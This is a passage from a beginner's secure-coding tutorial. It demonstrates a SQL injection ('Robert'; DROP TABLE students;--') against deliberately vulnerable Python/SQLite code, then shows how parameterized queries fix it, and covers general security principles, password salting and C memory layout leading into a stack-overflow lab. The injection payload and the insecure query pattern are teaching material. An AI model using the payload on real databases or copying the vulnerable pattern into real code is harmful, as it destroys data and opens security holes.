
On the main tab, you should see our table:



Name	Type	Schema
Tables (1)		
students		CREATE TABLE students (Name TE
Name	TEXT	`Name` TEXT
Age	INT	`Age` INT
Indices (0)		
Views (0)		
Triggers (0)		

Name	Type
Tables (1)	
students	
Indices (0)	
Views (0)	
Triggers (0)	

And if you go to the *Browse Data* tab, you should see our data too:



	Name	Age
1	Robert	10
2	Sally	15
3	Matthew	7

So far, so good. We have created a simple database. Now let's hack it. Open up *hack_db.py*:

Xkcd style hack on our database

```
#!/usr/bin/python3
import sqlite3

db = "./students.db"
conn = sqlite3.connect(db)
c = conn.cursor()
```

We are just opening the database we created.

First, we will do a normal read:

```
print("Without Hack: \n")

c.execute("SELECT * from students WHERE Name='Robert'")
result = c.fetchall()
print result
```

We select all students whose name is Robert, and fetch the results, and print them.

```
Without Hack:
[('Robert', 10)]
```

We got the correct result- remember, this was the data we entered. So far, our code is working as expected.

Now, let's hack it.

```
print("With Hack: \n")
Name = "Robert'; DROP TABLE students;--"
print("SELECT * from students WHERE Name='%s'" % Name)
```

We have created the name exactly as per the xkcd script. To see why it works, we also print the exact SQL statement that will be executed.

```
SELECT * from students WHERE Name='Robert'; DROP TABLE students;--'
```

If you look at the SQL command above, you see we end the SQL instruction with a ;. That means that *DROP TABLE students;* is now a new instruction. The *drop* command will delete our table. The - - is a comment in SQL, and is needed to comment out the last quote symbol ' in our instruction.


Now that we know how the instruction works, let's run it:

```
c.executescript("SELECT * from students WHERE Name='%s'" % Name)

result = c.fetchall()
print(result)
```

```
[]
```

This time we get an empty result. Why is that? Open up our database in the browser.




```
Name                Type        Schema
  Tables (0)
  Indices (0)
  Views (0)
  Triggers (0)
```

We see the database is empty! Our hack has deleted everything.

I hope **you** learnt to sanitise **your** database input, little Bobby Tables!

Fixing our hack

Run *create_db.py* again to create the database again, and check it exists by opening it in the browser.



Name	Type	Schema
Tables (1)		
students		CREATE TABLE students (Name TE
Name	TEXT	\`Name\` TEXT
Age	INT	\`Age\` INT
Indices (0)		
Views (0)		
Triggers (0)		

Name	Type
Tables (1)	
students	
Indices (0)	
Views (0)	
Triggers (0)	

So how do you prevent SQL injection hacks?

Well, you read the bloody documentation, don't you?

Right in the documentation[2], it tells you what not to do:

```
# Never do this -- insecure!
symbol = 'RHAT'
c.execute("SELECT * FROM stocks WHERE symbol = '%s'" % symbol)

# Do this instead
t = ('RHAT',)
c.execute('SELECT * FROM stocks WHERE symbol=?', t)
print c.fetchone()
```

What is the difference? In the first one, we are using the Python *%s* formatter to create the SQL instruction. That is because Python doesn't know about SQL injection, and that allows our hack to work.

SqLite does. Which is why you use the *?* character (instead of *%s*) to pass in values. This way, SqLite will escape any special characters we put in.

Let's give it a roll. Open up *hack_db_fixed.py*. The first half of the code is the same as before:

[2]https://docs.python.org/2/library/sqlite3.html

```
#!/usr/bin/python3
import sqlite3

db = "./students.db"
conn = sqlite3.connect(db)
c = conn.cursor()

print("Without Hack: \n")

c.execute("SELECT * from students WHERE Name='Robert'")
result = c.fetchall()
print result
```

Now to the relevant part:


```
Name = "Robert'; DROP TABLE students;--"
Name_to_use = (Name,)
print("Name to use:", Name_to_use)

Name to use: ("Robert'; DROP TABLE students;--",)
```

And this time, we will use the syntax recommended by the SqLite documentation:

```
c.execute("SELECT * from students WHERE Name=(?)" , Name_to_use)
```

If this works, our database should not be deleted. Open up the browser to check:



	Name	Age
1	Robert	10
2	Sally	15
3	Matthew	7


Name	Type
Tables (1)	
students	
Indices (0)	
Views (0)	
Triggers (0)	

Nope, still there. SqLite escaped the name, so it no longer runs as a SQL instruction.

To see why this works, let's try to add this name to our database:

```
data = [("Robert'; DROP TABLE students;--", 10)]
c.executemany("INSERT INTO students VALUES (?,?)", data)
conn.commit()
```

This is the same code as the one we used in *create_db.py*, except we are using our hacky name now. Run this code, and open the DB browser:



	Name	Age
	Filter	Filter
1	Robert	10
2	Sally	15
3	Matthew	7
	Robert'; DROP TABLE students;--	10

As you can see, our injection code is now just treated as a normal string. Which means Bobby Tables will be really bullied at school for having such a loser name.

8. Principles of Secure Coding

Before we go into Part II, I'd like to go over some general principles to keep your code safe. None of this advice is shocking, but you'd still be surprised how often it is ignored.

8.1 Never trust user input

This is the number one rule. If you forget all others, still remember this.

Assume every single user is a lying hacker who is out to get you. Who hates you personally. Remember the old saying: *Just because you are paranoid, don't mean they aren't out to get ya.*

Warning: Security and usability are usually at odds. You can make a super secure system that no one can, and no one will use, so no one would bother hacking. Look at the type of app you are making. If it's a simple Todo app, and you force the user to have a 26 digit password with numbers, upper and lower case, special characters etc, they will just walk away. On the other hand, apps which store medical data, and which need to be certified to be compliant with HIPAA (an American law to protect patient privacy, Google it if interested) will have their own standards. This will be strong passwords changed regularly etc.

But make sure you are not passing the burden of security on to your user. **You** are responsible for your app's security.

Always clean any user input, where clean will depend on what type of input it is (like escape anything that comes in via a web form, like we did in the XSS example).

In most cases, your framework will do that for you. Which brings us nicely to point 2.

8.2 Don't roll your own solution

Always use pre-exisitng solutions for things like hashing passwords, preventing XSS attacks etc. Never roll your own! The existing ones will have been better tested, and will have had better experts than you try to poke a hole in it.

Each domain will have a few favourites. Choose one, preferably open source (just because it means more people have looked at the source code, and bugs will be easier to fix).

8.3 Don't do security by obscurity

Security by obscurity means keeping your design secret is one of main way you keep it safe. You figure no one will work out how your code / app works, so they won't be able to hack it.

Don’t be so sure. They might reverse engineer the code, hack your Svn/Git server, or just plain throw a million attacks at your app till it dies.

Many of the top encryption protocols are open source. That’s because the designers are confident they have done their job right.

Assume, at all times, that your code, your design, how you interact with the outer world, how you store your passwords, will become public knowledge. Your app must still be able to withstand any attacks.

8.4 Follow good software engineering practices

Your code must be reviewed. You must have a coding standard. If using compiled languages, make sure warnings are treated as errors. Use code analysis tools to make sure there are no hidden bugs in your systems. Have a good testing strategy.

At the end of the day, many security holes are bugs: Your code behaves in a way it wasn’t supposed to. If you have good engineering practices, you can catch many of these problems early.

8.5 Keep the design simple

Don’t overcomplicate things; the more messy your design, the more likely there are security bugs.

8.6 Each component must have its own security

So if you have a user form that gets stored in a database, the database shouldn’t assume the webform has sanitised the input. It should do its own checking.

Be especially careful with third party services. Never assume they are carrying otu essential security practices, no matter what their marketing says!

8.7 Default deny

Users should be by default denied access to all systems, unless they specifically need it. In our session prediction example, we could access the data for all other users. If there had been a default deny procedure in practice, we’d have to prove we needed the data, by logging in, for example.

Related to this, give the users the least privileges they need. If they only need to read a file, don’t let them modify it as well.

8.8 Update all your software regularly

It’s no use having a super secure app if your Apache server is buggy, and lets anyone hack your files. Update any software you use regularly.

8.9 Finally, if you can afford it, have an external security audit

No matter how good you are, you will miss stuff. Hire an external company to audit your security.

Note: This does not mean hire over paid consultants to sell you the benefits of Agile or something. There are companies that do security, and only security audits. They are experts in the field, keep up to date with the latest hacker techniques, and may know of specific issues in your stack.

9. Storing Passwords safely

Storing passwords is one of those things that scares beginners the most. We all hear about all those companies whose websites are hacked and passwords stolen. Many webapps now stick to something like OAuth to login users (when you use external services like Google or Twitter). This saves you some hassle of saving passwords, sending out forget password links etc.

But you shouldn't be scared of passwords just because you are worried about them being hacked.

9.1 Rainbow attacks, or the problem with just encrypting

In the good old days, all you needed to do was encrypt your password with an encryption algorithm like the AES, and you were done. You could boast on your website *We use 256 bit encryption, so we are secure.*

Yeah, doesn't work anymore.

"Normal" encryption is no longer enough due to Rainbow tables:

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes.

https://en.wikipedia.org/wiki/Rainbow_table

So your hacker takes your most common passwords, encrypts them and stores them in a table. S/he then tries to reverse engineer your password using the rainbow table.

Note that the rainbow table isn't a simple brute force hack (which would still take forever to run). It actually uses some intelligence to reduce the CPU and disk usage. If you want more details, the best articles I found were this[1] and this[2].

9.2 Salting

The way to beat rainbow attacks is to use salts. A salt is a random sequence added to the password. So in the normal case:

[1]http://stackoverflow.com/questions/5741247/how-does-a-reduction-function-used-with-rainbow-tables-work

[2]http://blogs.msdn.com/b/tzink/archive/2012/08/29/how-rainbow-tables-work.aspx

```
encrtpyed_password = hash(password)
```

The problem with this is, if we both use the same password, we will get the same hash. Not with salting:

```
hashed_password = hash (random_salt + password)
```

Now ten people with the same password will get ten different hashes.

How do you implement salts and how do you choose the correct salt? **You don't**. Remember our advice from the last chapter: Never roll your own solution. There are ready made libraries that will generate a random salt and hash your password for you. Use them, and learn how to use them correctly.

One final comment: You may still prefer to go with OAuth, just because it makes your life so easy.

II Part 2

10. From C to assembly to machine code

Why C?

Even though it is more than 45 years old, C is still being used today, although in a handful of domains: Operating Systems, compilers, and almost everything embedded.

C was originally developed to replace assembly, the language used in systems programming. Assembly was, and still is, a very painful way to program. You have to remember hundreds and hundreds of machine instructions, the tools suck, the code depends on the hardware and can change, even for chips in the same family; so writing and following code is a nightmare. And worst of all, it isn't portable.

C was written to be sort of a portable assembly. It is still close to the machine, but now you no longer have to know about how a particular hardware works.

That said, C is still, at a basic level, assembly. Unlike higher languages like Java, C# or Python, there is no protection (for the memory or code), nothing to stop you from blowing up the system (well, there is. Modern operating systems now keep an eye on errant programs. More on this later).

If languages like Python are cruise missiles, C is like a ticking, rusty World War II bomb that has *defective* written on it. Yes, that's what's running the world's infrastructure. Scary.

10.1 A 5 minute guide to C

This is a very short C program, designed to show you what C code looks like. Don't worry, you don't need to know any C to follow this book; I just found it easy to show some code to explain a few concepts we'll be seeing later.

First, the whole code, which we'll then study line by line:

```c
#include <stdio.h>

int main()
{

    int a = 99;
    char c;

    printf("\nHello World. a = %d\n", a);

    return 0;

}
```

Okay, let's see that line by line.

```c
#include <stdio.h>
```

The *include* directive is a lot like Python's *import* keyword, in that you are bringing in external code. The *stdio.h* is the standard input / output library for C.

```c
int main()
{
}
```

All C (& C++) programs must have a *main* function. This is what is called by the operating system. All other functions must be called from *main*.

And in C, code is placed within curly braces *{ }*.

The *int* before *main* is the return type. Most compiled languages require you to specify the return type, and this is strictly enforced by the compiler. That's why I love languages like Python, where you can return anything.

In this case, we are returning an *int*, or integer. Why an integer? Because in Linux, the return codes are integers. *0* means no error, while a non-zero values signals an error code.

```c
    int a = 99;
    char c;
```

We are initialising an integer *a* to 99.

We also declare a character *c*, though we don't initialise it.

Fun Fact: Though *char* stands for character, you can use it to store anything, even numbers. That's how C works!

```
printf("\nHello World. a = %d\n", a);
```

We print *Hello World*, and our variable *a*.

```
return 0;
```

Finally, we return *0* to signal there was no error.

That was simple, wasn't it? If you are interested, I have two files in the same place: *hello.s* and *hello.asm*, which contain the pure assembly, and assembly mixed with C code. Have a look if you are feeling brave.

10.2 The compilation process

Programs go through four main stages:

1 Pre-processing


Before the compiling starts, the pre-processor looks at the code and expands some instructions. What happens here depends on the language, so we won't go into too much detail.

2 Compiling

The compile itself is a multiple stage process, with the compiler making many passes through the code, optimising the code as it goes. The final step is an assembly file for the target system. However, this file still cannot run, as it is missing important linking info.

3 Linking

The source may be spread across multiple files. The linker combines all the intermediate files and creates one executable file. Another important thing the linker does is layout the code in memory, as we will see in the next figure:


Return Pointer, and other Kernel stuff
Stack
Heap
.bss
.data
.Text

Code layout in memory

The *.text* section contains the code.

The *.data* contains initialised variables, while the *.bss* contains uninitialised. In our code, *a* was initialised, so would go in *.data*, while *c* would go in *.bss*;

The stack and heap require some explanation.

Stack and Heap

Code that is declared at run time uses the stack for its memory. *a* and *c* in our example go on the stack. As you can see in the figure, the stack grows down.

Many languages also allow you to ask for more memory at run time. If you have only programmed in languages like Python, all this takes places in the background.

In C, you can ask for more memory while the code is running, and this goes on the heap. From the figure, the heap grows up.

You should now see that the stack and heap grow towards each other. In theory, the linker (working with the operating system) gives you enough memory to run your program. In practice, if you are using something like C, you are responsible for making sure your code doesn't overflow.

There is one more thing. In the ugly diagram I drew, the top box (in yellow) says *Return Pointer and other kernel stuff*. This is important. When the operating system calls your program, it saves the memory address of the program that called it (which could just be the command line), so that it can return to it once the program finishes.

Remember I told you that in C you can do anything, as it is portable assembly? Well, that anything includes overwriting this return pointer. Though modern operating systems and compilers usually prevent against this. They monitor if this region is being tampered with, and kill the program if they find anything suspicious.

Till Windows 95, there was no separation between user and kernel space, so a bad program could bring down the whole system. Which brings us nicely to user and kernel space.

Kernel Space: This is area reserved for the operating system, usually on top of the memory. In theory, nothing can touch this, unless you are writing driver level code.


User space: Each program gets its own area of memory to run. This is strictly enforced by the operating system. If the program tries to read/write anything out of its region, the OS will kill it. In Linux, you will get a *segfault*. On Windows, you will get one of those pop up boxes that will ask you to terminate the program (or blue screen of death on older versions of Windows).

The theory behind stack and heap overflows

C (& C++), the languages that most programs are written in, come with zero protection to save you or your code. The programmer has to do everything.

Now, most programmers may think they are the cat's whiskers and never make mistakes, but all the recent hacks prove otherwise.

All overflow attacks usually take place the same way. Some internal buffer is either over written or over read. Look at the code layout diagram again:


Return Pointer, and other Kernel stuff
Stack
Heap
.bss
.data
.Text

There is no protection between the stack, the heap and the code. A bad program can jump this line and corrupt the code, or the memory, or in worst cases, the return pointer.

You can overwrite either the stack or heap to set internal variables, corrupt the code or crash it.

We'll be seeing three examples here: In the first, we will overflow the stack to force a login even with the wrong password. In the second, we will cause a heap overflow to read a forbidden file. And in the third, we will read internal (hidden) data by over reading the stack.

11. Stack Overflow

To start with, run this program, *stack_overflow*:

```
cd /vagrant

vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./stack_overflow
Welcome to the Top secret website! Enter your password to continue
asd

 You entered: asd
Sorry! Wrong password. You can't Enter


vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./stack_overflow
Welcome to the Top secret website! Enter your password to continue
secret

 You entered: secret
Well done. Password is corrct. You got the password right. Go right thru.

***************
Now entering the secret region.
```

If you enter the correct password (*secret*), you are logged in, otherwise you are shown the door.

Now, we won't have the password in real life. Can we make the program think we do?

Are we using C?

Then yes we can! (for more fun, say it in an *insurance ad* voice).

The C code

